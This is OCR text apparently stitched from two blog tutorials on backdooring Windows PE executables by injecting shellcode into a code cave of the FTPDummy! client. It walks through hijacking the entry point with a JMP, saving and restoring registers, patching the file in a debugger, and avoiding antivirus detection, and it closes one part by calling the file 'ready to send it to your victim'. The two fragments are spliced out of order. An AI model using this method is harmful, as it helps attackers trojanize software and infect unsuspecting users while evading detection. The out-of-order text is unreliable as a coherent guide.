
And restore the registers and flags values by

popfd


popad



Then restore the execution flow by write the jmp address we copied earlier to contine execute the program normally




And press *F9* to run.




The executable continue running succesfully and our shellcode as well.

6 Patch and Run


Lets patch our new infected executable by pressing the patch button above in the debugger.



Click **Patch File** and **Save** with new name.



And the executable is patched and backdoored succesfully!



It should run outside the debugger as well, and it's ready to send it to your victim.

https://r0ttenbeef.github.io/backdooring-pe-file/

Building malware is a topic which has always been from great interest to me. However, injecting malicious code within benign software seems a very concerning yet engrossing concept. PE Injection is pretty much the aforementioned example, embedding shellcode into a non-used fragment of code within a program which is commonly not flagged as a program.


Normally, in order to achieve PE Injection or simply backdooring, there are two methods:

- Adding a new header with empty space into the program, through programs such as PE Lord or CFF Explorer.
- Using a Code Cave. An original section of the code which is not relevant to the execution.

During this tutorial, i will exhibit the latter, this is due to the fact that adding a new header is very noisy regarding space when read by AV Software. On the other hand, Code Caves do not change space whatsoever, as the space is already being used, and there are no new headers.


Time to get our hands dirty.

Through the course of this post i will use FTPDummy! FTP Client to explain such concept, due to the reason that it is fast, lightweight, easy to use and does not have ASLR enabled on the main module, making things a little easier. You can get it **here**.




Main menu of FTPDummy!

In addition, i will be using VirusTotal in order to check how many AV Software products are capable of detecting the PE File.



FTPDummy! when checked by VirusTotal.

Furthermore, when it comes to finding code caves, i have chosen **pycave.py**, it requires Python 3.8 and the module **PEFile**.



Revealed Code Caves

As revealed on the image, there are several Code Caves in the .rsrc section. In order to not worry at all with space issues, i'll use 0x0052715E as it has 2814 bytes of spaces, according to pycave.py.

The Process

Before stepping into how the backdooring is done, i think the whole process should be explained clearly.

In order to backdoor, the following steps must be taken:


- The flow must be hijacked. This can be achieved through several methods I.E Replacing the entry point instruction for a JMP instruction pointing into the desired Code Cave. Also, more specific hijacking can be achieved, such as executing the JMP when executing a section of the code (I.E: Open Help, URL, Credits, or any other button). Nevertheless, due to the complexity of this last technique, it shall be reserved for the following post.

Once EIP points towards the Code Cave, the next combination of instructions must be assembled.

- PUSHAD/PUSHFD instructions. These will save our registers/flags so that they are aligned later on. It is essential for the registers/flags to be aligned so that the instructions work perfectly according to the value of these.
- The Shellcode. Shellcode, we are used to it. Some modifications may need to be issued, such as the removal of the last instruction in some cases, as it tends to crash the flow and the modification of a byte which waits for the shellcode to exit for the main program to return its original flow.
- Alignment. The ESP Register must be restored to its old value.
- POPFD/POPAD. These instructions will restore our registers/flags.


- As when assembling the JMP on the entry point instruction some other instructions were replaced, these must be assembled once again so that the code runs as intended and does not crash!

As explained previously, the initial instructions must be re-assembled later on. Due to this, these are saved.




The instructions are copied

Moreover, the JMP instruction pointing to the Code Cave is assembled.




